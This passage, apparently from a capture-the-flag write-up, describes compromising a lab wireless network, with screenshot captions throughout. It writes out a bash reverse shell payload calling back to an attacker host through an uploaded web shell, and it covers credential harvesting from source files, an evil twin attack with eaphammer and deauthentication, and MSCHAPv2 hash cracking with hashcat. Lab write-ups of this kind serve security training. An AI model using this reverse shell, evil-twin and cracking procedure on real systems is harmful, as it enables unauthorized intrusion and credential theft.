
In Burp Suite, the attacker sent a GET request to /uploads/shell.phtml?cmd= containing a URL-encoded bash reverse shell payload (bash -c ‘bash -i >& /dev/tcp/192.168.3.84/9007 0>&1’), along with the UserRole=user cookie, to trigger the reverse connection.
Post-Exploitation on the Access Point

The netcat listener successfully received a connection from the target (192.168.3.1). However, the bash shell showed warnings about no job control and inappropriate ioctl, indicating a partially interactive but limited reverse shell.

While in the uploads directory as www-data, the attacker ran cat /etc/passwd | grep ‘sh$’ to enumerate user accounts with login shells, discovering the root and user accounts on the system.

From the www-data shell, the attacker listed the files in /var/www/html/, revealing the main web application files including index.php, lab.php, login.php, logout.phtml, style.css, and the uploads folder.


The attacker viewed the full login.php file, revealing hardcoded user credentials in an array. The ‘manager’ account uses the password 2wLFYNh4TSTgA5sNgT4 with role ‘user’, while the original admin account appears to be commented out. The login logic checks POST data against these hardcoded values and manages sessions.

This shows part of the login.php source code where, after successful authentication, the application sets a UserRole cookie with the user’s role that expires in 30 days, then redirects to index.php.


The attacker performs lateral movement by SSHing into the access point at 192.168.3.1 as the user account, then immediately escalates privileges.

Enumeration of /home/user reveals several files and scripts

The user flag is obtained directly
Escalate to Root Privileges Access
Privilege Escalation:

The script send_certs.sh is particularly interesting

From the AirTouch-AP-PSK machine as root, the attacker used scp to securely copy a folder of certificate files (ca.conf, ca.crt, server.*) to the consultant user on their Parrot OS machine (192.168.3.84). The consultant password used was RxBlZhLm0kacNWScmZ6D.
Evil Twin Attack with EAPHammer

On the consultant machine, the attacker ran eaphammer’s cert-wizard to import the copied server certificate, CA certificate, and private key. The tool confirmed root privileges and successfully loaded the certificates.


The attacker launched eaphammer with ./eaphammer -i wlan4 –auth wpa-eap –essid AirTouch-Office. The tool started but encountered an error: “Could not create NMClient object: Could not connect: No such file or directory,” likely due to NetworkManager interference with the wireless interface.
Hash Cracking


This split-screen view shows two terminals. The left displays eaphammer successfully capturing an MSCHAPv2 authentication from user r4ulcl against the AirTouch-Office network, including the full challenge-response. The right terminal shows repeated deauthentication attacks being sent to force clients to reconnect. The captured hash was then fed into hashcat for cracking.

On Parrot OS, the attacker ran Hashcat with mode 5500 (NetNTLMv2) against the captured hash file using the rockyou.txt wordlist and the –force flag to bypass warnings.

Hashcat successfully loaded the rockyou.txt wordlist (over 14 million passwords) and began cracking. It quickly found a dictionary cache hit and cracked the hash, revealing the plaintext password laboratory for the user r4ulcl.
Final Network Pivot on Airtouch machine
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
}After successfully cracking the captured NetNTLMv2 hash of user r4ulcl (password: laboratory) using Hashcat, the attacker creates a custom airtouch-office.conf file for wpa_supplicant. They then run:
wpa_supplicant -i wlan6 -c ./airtouch-office.conf -BThis command connects the attacker’s wireless interface (wlan6) as a client to the rogue WPA-EAP evil twin AP (set up earlier with eaphammer mimicking the AirTouch-Office SSID). The configuration file includes the cracked credentials (r4ulcl / laboratory), the imported server/CA certificates, and MSCHAPv2 settings to successfully authenticate against the fake RADIUS server.
Next, they check the connection status with:
iw dev wlan6 linkThis verifies that wlan6 is properly associated with the rogue AP, showing details like SSID, BSSID, signal strength, and link status.
Finally, they request a DHCP lease on the new wireless interface with:
dhclient -v wlan6This obtains an IP address from the rogue AP’s DHCP server (or the internal network behind it), allowing the attacker to gain network access on the corporate Wi-Fi segment (likely the AirTouch-Office VLAN) for further pivoting, lateral movement, or internal enumeration.

Later, using EAPHammer from the consultant machine, the attacker SSHs to the remote management server


Enumeration also reveals interesting files, including /etc/hostapd/hostapd_wpe.eap_user, which contains EAP user credentials and MSCHAPv2 hashes (e.g., for user admin with a long password)

On AirTouch-AP-MGT, the user’s remote can escalate privileges:
su admin
This leads to root access.

The root flag is found and read